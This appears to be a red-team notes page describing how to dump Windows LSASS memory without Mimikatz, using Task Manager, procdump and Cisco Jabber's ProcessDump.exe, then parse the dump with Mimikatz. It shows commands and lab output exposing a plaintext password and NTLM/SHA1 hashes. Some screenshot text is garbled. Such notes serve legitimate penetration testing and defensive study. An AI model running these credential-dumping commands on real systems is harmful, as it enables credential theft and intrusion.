

Red Team Notes

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OFFENSIVE SECURITY Enumeration and Discovery Privilege Escalation Credential Access & Dumping

Dumping Credentials from Lsass Process Memory with Mimikatz

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Network vs Interactive Logons

Reading DPAPI Encrypted
Secrets with Mimikatz and C++

Credentials in Registry

Password Filter

Forcing WDigest to Store Credentials in Plaintext


Dumping Delegated Default Kerberos and NTLM Credentials w/o Touching Lsass

Intercepting Logon Credentials via Custom Security Support Provider and Authentication Packages

Pulling Web Application Passwords by Hooking HTML Input Fields

Intercepting Logon Credentials by Hooking msv1_0!SpAcceptCredentials

Credentials Collection via CredUIPromptForCredentials



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Dumping Lsass Without Mimikatz


MiniDumpWriteDump API


See my notes about writing a simple custom process dumper using MiniDumpWriteDump API:

Dumping Lsass without Mimikatz with MiniDumpWriteDump

Task Manager

Create a minidump of the Isass.exe using task manager (must be running as administrator):





Swtich mimikatz context to the

attacker@mimikatz

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X

Accept

```
sekurlsa::minidump C:\Users\ADMINI~1.0FF\AppData\Local\Temp\lsass.DMP
sekurlsa::logonpasswords
```

```
mimikatz 2.1.1 x64 (oe.eo)
                                                                                                                   - - X
Authentication Id : 0 ; 152291856 (00000000:0913ca10)
Session : Interactive from 0
Jser Name : Administrator
Domain : OFFENSE
Logon Server : DC01
Logon Time : 3/12/2019 7:27:59 PM
SID : S-1-5-21-2552734371-813931464-1050690807-500
         tspkg:
wdigest:
* Username: Administrator
* Domain: OFFENSE
* Password: 123456
         ssp :
credman :
 uthentication Id : 0 ; 151945437 (00000000:090e80dd)
ession : Interactive from 2
ser Name : spotless
onain : OFFENSE
                        3/12/2019 7:26:12 PM
S-1-5-21-2552734371-813931464-1050690807-1106
```

Procdump

Procdump from sysinternal's could also be used to dump the process:

```
attacker@victim
procdump.exe -accepteula -ma lsass.exe lsass.dmp
// or avoid reading lsass by dumping a cloned lsass process
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
```

```
_ B X
Administrator: powershell (running as administrator@offense)
C:\Users\spotless.OFFEMSE.000\Downloads\Procdump (1)>procdump.exe -accepteula -ma lsass.exe lsass.dr
ProcDump v9.0 – Sysinternals process dump utility
Copyright (C) 2009–2017 Mark Russinovich and Andrew Richards
Sysinternals – www.sysinternals.com
                 Dump 1 initiated: C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1)\lsass.dmp
Dump 1 writing: Estimated dump file size is 33 MB.
Dump 1 complete: 33 MB written in 3.8 seconds
Dump count reached.
C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)>
```

```
- ×
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::minidump 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp'
Switch to MINIDUMP : 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp'
/2019 7:58:38 PM
5-21-2552734371-813931464-1050690807-500
               sv :
[00000003] Primary

* Username : Administrator

* Domain : OFFENSE

* NTLM : 32ed87bdb5fdc5e9cba88547376818d4

* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f

[00010000] CredentialKeys

* NTLM : 32ed87bdb5fdc5e9cba88547376818d4

* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
                                      Administrator
OFFENSE
123456
                                      Administrator
OFFENSE.LOCAL
(null)
```

comsvcs.dll

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ProcessDump.exe from Cisco Jabber


Sometimes Cisco Jabber (always?) comes with a nice utility called ProcessDump.exe that can be found in c:\program files (x86)\cisco systems\cisco jabber\x64\. We can use it to dump Isass process memory in Powershell like so:

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```

```
PS C:\Program Files (x86)\Cisco Systems\Cisco Jabber\x64> .\ProcessDump.exe (ps lsass).id C:\Temp\lsass.dmp
Creating dump file for processID: 612 ...
Handle count: 1107
GDI handle count: 0
USER object count: 0
Dump File: C:\Temp\lsass.dmp
Successful memory dump
```

screenshot by @em1rerdogan

References



Last updated 3 years ago

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